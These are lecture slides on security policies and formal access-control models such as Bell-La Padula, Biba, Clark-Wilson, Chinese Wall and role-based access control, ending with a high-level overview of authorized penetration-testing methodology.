Policy, Models, and Trust

Security Policy

- A **security policy** is a well-defined set of rules that include the following:
- **Subjects:** the agents who interact with the system, which could be defined in terms of specific individuals or in terms of roles or ranks that groups of individuals might hold within an organization.
  - Individuals could be identified by their names or by their job titles, like President, CEO, or CFO. Groups could be defined using terms such as users, administrators, generals, majors, faculty, deans, managers, and administrative assistants. This category also includes outsiders, such as attackers and guests.
- **Objects:** the informational and computational resources that a security policy is designed to protect and manage.
  - Examples include critical documents, files, and databases, and computational resources include servers, workstations, and software.
- **Actions:** the things that subjects may or may not do with respect to the objects.
  - Examples include the reading and writing of documents, updating software on a web server, and accessing the contents of a database.
- **Permissions:** mappings between subjects, actions, and objects, which clearly state what kinds of actions are allowed or disallowed.
- **Protections:** the specific security features or rules that are included in the policy to help achieve particular security goals, such as confidentiality, integrity, availability, or anonymity.

Security Models

- A **security model** is an abstraction that provides a conceptual language for administrators to specify security policies.
- Typically, security models define hierarchies of access or modification rights that members of an organization can have, so that subjects in an organization can easily be granted specific rights based on the position of these rights in the hierarchy.
- Examples include military classifications of access rights for documents based on concepts like “unclassified,” “confidential,” “secret,” and “top secret.”

Discretionary Access Control

- **Discretionary access control,** or **DAC,** refers to a scheme where users are given the ability to determine the permissions governing access to their own files.
  - DAC typically features the concept of both users and groups, and allows users to set access-control measures in terms of these categories.
  - In addition, DAC schemes allow users to grant privileges on resources to other users on the same system.

Mandatory Access Control


- **Mandatory access control** is a more restrictive scheme that does not allow users to define permissions on files, regardless of ownership. Instead, security decisions are made by a central policy administrator.
  - Each security rule consists of a **subject,** which represents the party attempting to gain access, an **object,** referring to the resource being accessed, and a series of permissions that define the extent to which that resource can be accessed.
- **Security-Enhanced Linux (SELinux)** incorporates mandatory access control.

Trust Management

- A **trust management system** is a formal framework for specifying security policy in a precise language, which is usually a type of logic or programming language, together with a mechanism for ensuring that the specified policy is enforced.
- A trust management system consists of two main components:
  - a **policy language**
  - a **compliance checker**
- Policy rules are specified in the policy language and are enforced by the compliance checker.


Trust Management Systems

- A **trust management system** typically has rules describing:
- **Actions:** operations with security-related consequences on the system
- **Principals:** users, processes, or other entities that can perform actions on the system
- **Policies:** precisely written rules that govern which principals are authorized to perform which actions
- **Credentials:** digitally signed documents that bind principal identities to allowable actions, including the authority to allow principals to delegate authority to other principals.



Access Control Models

- Various models have been developed to formalize mechanisms to protect the confidentiality and integrity of documents stored in a computer system.
  - The Bell-La Padula (BLP) model
  - The Biba model
  - The Low-Watermark model
  - The Clark-Wilson model
  - The Chinese Wall model (The Brewer and Nash model)




The Bell-La Padula Model

- The **Bell-La Padula (BLP) model** is a classic mandatory access-control model for protecting confidentiality.
- The BLP model is derived from the military **multilevel security paradigm,** which has been traditionally used in military organizations for document classification and personnel clearance.

The Bell-La Padula Model

- The BLP model has a strict, linear ordering on the security of levels of documents, so that each document has a specific security level in this ordering and each user is assigned a strict level of access that allows them to view all documents with the corresponding level of security or below.




Total Orders and Partial Orders

- A linear ordering for documents can be defined in terms of a comparison rule, . We say that such a rule defines a **total order** on a universe set, U, if it satisfies the following properties:
  1. **Reflexivity:** If x is in U, then $x \leq x$.
  2. **Antisymmetry:** If $x \leq y$ and $y \leq x$, then $x = y$.
  3. **Transitivity:** If $x \leq y$ and $y \leq z$, then $x \leq z$.
  4. **Totality:** If x and y are in U, then $x \leq y$ or $y \leq x$.
- All of the usual definitions of "less than or equal to" for numbers, such as integers and real numbers, are total orders.
- If we drop the requirement of totality, we get a **partial order**.
  - The classic example of a partial order is the set of courses taught at a college or university, where we say that, for two courses A and B, $A \leq B$, if A is a prerequisite for B.

How the BLP Model Works

- The security levels in BLP form a partial order, $\leq$.
- Each object, x, is assigned to a security level, L(x). Similarly, each user, u, is assigned to a security level, L(u). Access to objects by users is controlled by the following two rules:
  - **Simple security property.** A user u can read an object x only if
    $$L(x) \leq L(u).$$
  - ***-property.** A user u can write (create, edit, or append to) an object x only if
    $$L(u) \leq L(x).$$
- The simple security property is also called the "no read up" rule, as it prevents users from viewing objects with security levels higher than their own.
- The *-property is also called the "no write down" rule. It is meant to prevent propagation of information to users with a lower security level.

Defining Security Levels Using Categories



The Biba Model

- The **Biba model** has a similar structure to the BLP model, but it addresses integrity rather than confidentiality.
- Objects and users are assigned **integrity levels** that form a partial order, similar to the BLP model.
- The integrity levels in the Biba model indicate degrees of trustworthiness, or accuracy, for objects and users, rather than levels for determining confidentiality.
  - For example, a file stored on a machine in a closely monitored data center would be assigned a higher integrity level than a file stored on a laptop.
  - In general, a data-center computer is less likely to be compromised than a random laptop computer. Likewise, when it comes to users, a senior employee with years of experience would have a higher integrity level than an intern.

The Biba Model Rules

- The access-control rules for Biba are the reverse of those for BLP. That is, Biba does not allow reading from lower levels and writing to upper levels.
- If we let I(u) denote the integrity level of a user u and I(x) denote the integrity level for an object, x, we have the following rules in the Biba model:
  - A user u can read an object x only if
    $$I(u) \leq I(x).$$
  - A user u can write (create, edit or append to) an object x only if
    $$I(x) \leq I(u).$$
- Thus, the Biba rules express the principle that information can only flow down, going from higher integrity levels to lower integrity levels.

The Low-Watermark Model

- The **low-watermark model** is an extension to the Biba model that relaxes the “no read down” restriction, but is otherwise similar to the Biba model.
- In other words, users with higher integrity levels can read objects with lower integrity levels.
- After such a reading, the user performing the reading is demoted such that his integrity level matches that of the read object.

The Clark-Wilson Model

- Rather than dealing with document confidentiality and/or integrity, the **Clark-Wilson (CW)** model deals with systems that perform transactions.
- It describes mechanisms for assuring that the integrity of such a system is preserved across the execution of a transaction. Key components of the CW model include the following:
  - **Integrity constraints** that express relationships among objects that must be satisfied for the system state to be valid. A classic example of an integrity constraint is the relationship stating that the final balance of a bank account after a withdrawal transaction must be equal to the initial balance minus the amount withdrawn.
  - **Certification methods** that verify that transactions meet given integrity constraints. Once the program for a transaction is certified, the integrity constraints do not need to be verified at each execution of the transaction.
  - **Separation of duty rules** that prevent a user that executes transaction from certifying it. In general, each transaction is assigned disjoint sets of users that can certify and execute it, respectively.

The Chinese Wall Model

- The **Brewer and Nash model,** commonly referred to as the **Chinese wall model,** is designed for use in the commercial sector to eliminate the possibility of conflicts of interest.
- To achieve this, the model groups resources into "conflict of interest classes."
- The model enforces the restriction that each user can only access one resource from each conflict of interest class.
  - In the financial world, such a model might be used, for instance, to prevent market analysts from receiving insider information from one company and using that information to provide advice to that company's competitor.
- Such a policy might be implemented on computer systems to regulate users' access to sensitive or proprietary data.

Role-Based Access Control

- The **role-based access control (RBAC)** model can be viewed as an evolution of the notion of group-based permissions in file systems.
- An RBAC system is defined with respect to an organization, such as company, a set of resources, such as documents, print services, and network services, and a set of users, such as employees, suppliers, and customers.

U.S. Navy image in the public domain.

RBAC Components

- A **user** is an entity that wishes to access resources of the organization to perform a task. Usually, users are actual human users, but a user can also be a machine or application.
- A **role** is defined as a collection of users with similar functions and responsibilities in the organization. Examples of roles in a university may include “student,” “alum,” “faculty,” “dean,” “staff,” and “contractor.” In general, a user may have multiple roles.
  - Roles and their functions are often specified in the written documents of the organization.
  - The assignment of users to roles follows resolutions by the organization, such as employment actions (e.g., hiring and resignation) and academic actions (e.g., admission and graduation).
- A **permission** describes an allowed method of access to a resource**.**
  - More specifically, a permission consists of an operation performed on an object, such as “read a file” or “open a network connection.” Each role has an associated set of permissions.
- A **session** consists of the activation of a subset of the roles of a user for the purpose of performing a certain task.
  - For example, a laptop user may create a session with the administrator role to install a new program.
  - Sessions support the principle of least privilege.


Hierarchical RBAC

- In the role-based access control model, roles can be structured in a hierarchy similar to an organization chart.
- More formally, we define a partial order among roles by saying that a role R1 **inherits role R2,** which is denoted

  $$R1 \geq R2,$$

  if R1 includes all permissions of R2 and R2 includes all users of R1.
- When $R1 \geq R2$, we also say that role R1 is **senior** to role R2 and that role R2 is **junior** to role R1.
  - For example, in a company, the role “manager” inherits the role “employee” and the role “vice president” inherits the role “manager.”
  - Also, in a university, the roles “undergraduate student” and “graduate student” inherit the role “student.”

Visualizing Role Hierarchy



Penetration Testing

What Is a Penetration Testing?

- Testing the security of systems and architectures from the point of view of an attacker (hacker, cracker …)
- A “simulated attack” with a predetermined goal that has to be obtained within a fixed time

Penetration Testing Is Not…

- An alternative to other IT security measures – it complements other tests
- Expensive game of Capture the Flag
- **A guarantee of security**

Authorization Letter

- Detailed agreements/scope
  - Anything off limits?
  - Hours of testing?
  - Social Engineering allowed?
  - War Dialing?
  - War Driving?
  - Denials of Service?
  - Define the end point
- Consult a lawyer before starting the test

To Tell or Not to Tell?

- Telling too many people may invalidate the test
- However, you don’t want valuable resources chasing a non-existent “intruder” very long
- And, elevation procedures make not telling risky

Black Box vs. White Box

- It treats the system as a "black-box", so it doesn't explicitly use knowledge of the internal structure.

- It allows one to peek inside the "box", and it focuses specifically on using internal knowledge of the software to guide the selection of test data

OSSTMM

- OSSTMM – Open-Source Security Testing Methodology Manual
- Version 3.0 RC 26 at www.osstmm.org
  http://www.isecom.org/projects/osstmm.htm

ISECOM
INSTITUTE FOR SECURITY AND OPEN METHODOLOGIES

- It defines how to go about performing a pen test, but does not go into the actual tools.

Technique – Penetration Testing

1) Gather Information
2) Scan IP addresses
3) Fingerprinting
4) Identify vulnerable services
5) Exploit vulnerability (with care!)
6) Fix problems ?

Gathering Information

- Goal – Given a company's name, determine information like:
  - what IP address ranges they have
    - WHOIS (arin.net …)
    - Nslookup
  - personal information
    - Social engineering
    - Google
    - we.register.it

Scan IP Addresses

- Goal – Given a set of IP addresses, determine what services and Operating Systems each is running.
- Nmap – www.nmap.org
- Gfi languard
- …

Fingerprinting


- What web server is running?
- What accounts have I found?
- What services are running?
- What OSes are running?
- Who is logged in?
- Is there available information on the web site?

Identify Vulnerable Services

- Given a specific IP address and port, try to gain access to the machine. Report all known vulnerabilities for this target.
- Nessus 

- OpenVAS 

